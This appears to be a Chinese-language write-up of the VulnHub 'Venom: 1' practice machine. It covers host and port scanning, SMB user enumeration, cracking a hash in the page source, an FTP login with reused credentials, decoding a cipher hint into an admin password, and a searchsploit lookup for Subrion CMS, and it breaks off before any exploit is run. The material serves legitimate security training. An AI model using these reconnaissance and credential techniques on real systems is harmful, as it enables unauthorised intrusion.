免责声明:本文记录的是 Venom: 1 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
环境:
https://download.vulnhub.com/venom/venom.zip
一、信息收集
1、探测目标IP地址
arp-scan -l #探测当前网段的所有ip地址┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 192.168.5.6
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.5.1 0a:00:27:00:00:04 (Unknown: locally administered)
192.168.5.2 08:00:27:99:09:f8 PCS Systemtechnik GmbH
192.168.5.8 08:00:27:8d:a1:c5 PCS Systemtechnik GmbH
5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.970 seconds (129.95 hosts/sec). 3 responded
nmap -sP 192.168.5.0/24┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.5.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 06:13 -0400
Nmap scan report for 192.168.5.1
Host is up (0.00016s latency).
MAC Address: 0A:00:27:00:00:04 (Unknown)
Nmap scan report for 192.168.5.2
Host is up (0.00017s latency).
MAC Address: 08:00:27:99:09:F8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.8
Host is up (0.00023s latency).
MAC Address: 08:00:27:8D:A1:C5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.6
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.50 seconds
目标IP:192.168.5.82、探测目标IP开放端口
nmap -T4 -sV -p- -A 192.168.5.8┌──(root㉿kali)-[~]
└─# nmap -T4 -sV -p- -A 192.168.5.8
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 06:17 -0400
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 06:17 (0:00:03 remaining)
Nmap scan report for 192.168.5.8
Host is up (0.00024s latency).
Not shown: 65530 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open http Apache httpd 2.4.29
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:8D:A1:C5 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: Hosts: VENOM, 127.0.1.1; OS: Unix
Host script results:
|_nbstat: NetBIOS name: VENOM, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -1h50m01s, deviation: 3h10m30s, median: -2s
| smb2-time:
| date: 2026-03-25T10:17:45
|_ start_date: N/A
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
| Computer name: venom
| NetBIOS computer name: VENOM\x00
| Domain name: \x00
| FQDN: venom
|_ System time: 2026-03-25T15:47:46+05:30
TRACEROUTE
HOP RTT ADDRESS
1 0.25 ms 192.168.5.8
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.14 seconds
端口:21、80、139、443、4453、目录探测
dirsearch -u http://192.168.5.8┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.5.8
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/http_192.168.5.8/_26-03-25_06-16-47.txt
Target: http://192.168.5.8/
[06:16:47] Starting:
[06:16:48] 403 - 276B - /.ht_wsr.txt
[06:16:48] 403 - 276B - /.htaccess.bak1
[06:16:48] 403 - 276B - /.htaccess.orig
[06:16:48] 403 - 276B - /.htaccess.save
[06:16:48] 403 - 276B - /.htaccess.sample
[06:16:48] 403 - 276B - /.htaccess_extra
[06:16:48] 403 - 276B - /.htaccess_orig
[06:16:48] 403 - 276B - /.htaccess_sc
[06:16:48] 403 - 276B - /.htaccessBAK
[06:16:48] 403 - 276B - /.htaccessOLD
[06:16:48] 403 - 276B - /.htaccessOLD2
[06:16:48] 403 - 276B - /.html
[06:16:48] 403 - 276B - /.htm
[06:16:49] 403 - 276B - /.htpasswd_test
[06:16:49] 403 - 276B - /.httr-oauth
[06:16:49] 403 - 276B - /.htpasswds
[06:16:49] 403 - 276B - /.php
[06:17:19] 403 - 276B - /server-status
[06:17:19] 403 - 276B - /server-status/
二、漏洞利用
1、信息搜集
使用enum4linux对samba服务进行扫
enum4linux 192.168.5.8┌──(root㉿kali)-[~]
└─# enum4linux 192.168.5.8
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Mar 25 06:18:27 2026
=========================================( Target Information )=========================================
Target ........... 192.168.5.8
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
============================( Enumerating Workgroup/Domain on 192.168.5.8 )============================
[+] Got domain/workgroup name: WORKGROUP
================================( Nbtstat Information for 192.168.5.8 )================================
Looking up status of 192.168.5.8
VENOM <00> - B <ACTIVE> Workstation Service
VENOM <03> - B <ACTIVE> Messenger Service
VENOM <20> - B <ACTIVE> File Server Service
..__MSBROWSE__. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00
====================================( Session Check on 192.168.5.8 )====================================
[+] Server 192.168.5.8 allows sessions using username '', password ''
=================================( Getting domain SID for 192.168.5.8 )=================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
===================================( OS information on 192.168.5.8 )===================================
[E] Can't get OS info with smbclient
[+] Got OS info for 192.168.5.8 from srvinfo:
VENOM Wk Sv PrQ Unx NT SNT venom server (Samba, Ubuntu)
platform_id : 500
os version : 6.1
server type : 0x809a03
========================================( Users on 192.168.5.8 )========================================
Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.
Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.
==================================( Share Enumeration on 192.168.5.8 )==================================
Sharename Type Comment
--------- ---- -------
print$ Disk Printer Drivers
IPC$ IPC IPC Service (venom server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Server Comment
--------- -------
Workgroup Master
--------- -------
WORKGROUP VENOM
[+] Attempting to map shares on 192.168.5.8
//192.168.5.8/print$ Mapping: DENIED Listing: N/A Writing: N/A
[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//192.168.5.8/IPC$ Mapping: N/A Listing: N/A Writing: N/A
============================( Password Policy Information for 192.168.5.8 )============================
Password:
[+] Attaching to 192.168.5.8 using a NULL share
[+] Trying protocol 139/SMB...
[+] Found domain(s):
[+] VENOM
[+] Builtin
[+] Password Info for Domain: VENOM
[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: 136 years 37 days 6 hours 21 minutes
[+] Password Complexity Flags: 000000
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: 136 years 37 days 6 hours 21 minutes
[+] Retieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 5
=======================================( Groups on 192.168.5.8 )=======================================
[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
===================( Users on 192.168.5.8 via RID cycling (RIDS: 500-550,1000-1050) )===================
[I] Found new SID:
S-1-22-1
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\nathan (Local User)
S-1-22-1-1002 Unix User\hostinger (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[+] Enumerating users using SID S-1-5-21-3525385883-4254613925-43684688 and logon username '', password ''
S-1-5-21-3525385883-4254613925-43684688-501 VENOM\nobody (Local User)
S-1-5-21-3525385883-4254613925-43684688-513 VENOM\None (Domain Group)
================================( Getting printer info for 192.168.5.8 )================================
No printers returned.
enum4linux complete on Wed Mar 25 06:18:57 2026发现账户信息:nathan、hostinger。

访问web服务,在其源码信息中发现md5加密的信息,解密获得:hostinger,上面已经获得账户信息,猜测这里可能是密码信息。

5f2a66f947fa5690c26506f66bde5c23
2、ftp服务
使用获得账户信息:nathan、hostinger和可能是密码的信息:hostinger进行ftp登录,在使用:hostinger/hostinger进行登录时,成功登录。在ftp服务中获得隐藏的文件信息:hint.txt文件。
ftp 192.168.5.8
hostinger/hostinger┌──(root㉿kali)-[~]
└─# ftp 192.168.5.8
Connected to 192.168.5.8.
220 (vsFTPd 3.0.3)
Name (192.168.5.8:root): hostinger
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> ls
229 Entering Extended Passive Mode (|||45361|)
150 Here comes the directory listing.
drwxr-xr-x 2 1002 1002 4096 May 21 2021 files
226 Directory send OK.
ftp>
ftp> cd files
250 Directory successfully changed.
ftp>
ftp> ls
229 Entering Extended Passive Mode (|||40450|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 384 May 21 2021 hint.txt
226 Directory send OK.
ftp>
ftp> get hint.txt
local: hint.txt remote: hint.txt
229 Entering Extended Passive Mode (|||47458|)
150 Opening BINARY mode data connection for hint.txt (384 bytes).
100% |************************************************************| 384 10.17 MiB/s 00:00 ETA
226 Transfer complete.
384 bytes received in 00:00 (1.45 MiB/s)
ftp>
ftp> exit
221 Goodbye.
┌──(root㉿kali)-[~]
└─#
┌──(root㉿kali)-[~]
└─# ls
hint.txt
┌──(root㉿kali)-[~]
└─# 下载hint.txt文件并读取该文件信息
┌──(root㉿kali)-[~]
└─# cat hint.txt
	Hey there...

T0D0 --

* You need to follow the 'hostinger' on WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0= also aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92aWdlbmVyZS1jaXBoZXI=
* some knowledge of cipher is required to decode the dora password..
* try on venom.box
password -- L7f9l8@J#p%Ue+Q1234 -> deocode this you will get the administrator password

Have fun .. :)* You need to follow the 'hostinger' on WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0= also aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92aWdlbmVyZS1jaXBoZXI=
* some knowledge of cipher is required to decode the dora password..
* try on venom.box
翻译:
第一句话需要解密其中两个base64字符串
第二句话需要一些密码学知识来解码dora的密码 (dora应该是用户名)
第三句话意思是解码L7f9l8@J#p%Ue+Q1234 你会得到主机名是 venom.box的主机的管理员密码base64解密
echo WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0= | base64 -d | base64 -d | base64 -d
echo aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92aWdlbmVyZS1jaXBoZXI= | base64 -d ┌──(root㉿kali)-[~]
└─# echo WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0= | base64 -d | base64 -d | base64 -d
standard vigenere cipher
┌──(root㉿kali)-[~]
└─#
┌──(root㉿kali)-[~]
└─# echo aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92aWdlbmVyZS1jaXBoZXI= | base64 -d
https://cryptii.com/pipes/vigenere-cipher
┌──(root㉿kali)-[~]
└─# 拼接原句

差不多意思就行,咱们直接解码L7f9l8@J#p%Ue+Q1234

都能对上,说明思路没错,最后得到解密字符串E7r9t8@Q#h%Hy+M1234
3、DNS解析
增加hosts域名
vim /etc/hosts

192.168.5.8 venom.box
访问:
http://venom.box/
发现CMS是Subrion
4、漏洞利用
信息搜索
# 搜索漏洞
searchsploit Subrion┌──(root㉿kali)-[~]
└─# searchsploit Subrion
----------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
----------------------------------------------------------------------- ---------------------------------
Subrion 3.x - Multiple Vulnerabilities | php/webapps/38525.txt
Subrion 4.2.1 - 'Email' Persistant Cross-Site Scripting | php/webapps/47469.txt
Subrion Auto Classifieds - Persistent Cross-Site Scripting | php/webapps/14391.txt
SUBRION CMS - Multiple Vulnerabilities | php/webapps/17390.txt
Subrion CMS 2.2.1 - Cross-Site Request Forgery (Add Admin) | php/webapps/21267.txt
subrion CMS 2.2.1 - Multiple Vulnerabilities | php/webapps/22159.txt
Subrion CMS 4.0.5 - Cross-Site Request Forgery (Add Admin) | php/webapps/47851.txt
Subrion CMS 4.0.5 - Cross-Site Request Forgery Bypass / Persistent Cro | php/webapps/40553.txt
Subrion CMS 4.0.5 - SQL Injection | php/webapps/40202.txt
Subrion CMS 4.2.1 - 'avatar[path]' XSS | php/webapps/49346.txt
Subrion CMS 4.2.1 - Arbitrary File Upload | php/webapps/49876.py
Subrion CMS 4.2.1 - Cross Site Request Forgery (CSRF) (Add Amin) | php/webapps/50737.txt
Subrion CMS 4.2.1 - Cross-Site Scripting | php/webapps/45150.txt
Subrion CMS 4.2.1 - Stored Cross-Site Scripting (XSS) | php/webapps/51110.txt
----------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
发现不少漏洞,但是不知道cms版本是多少
继续去页面找一下
访问:
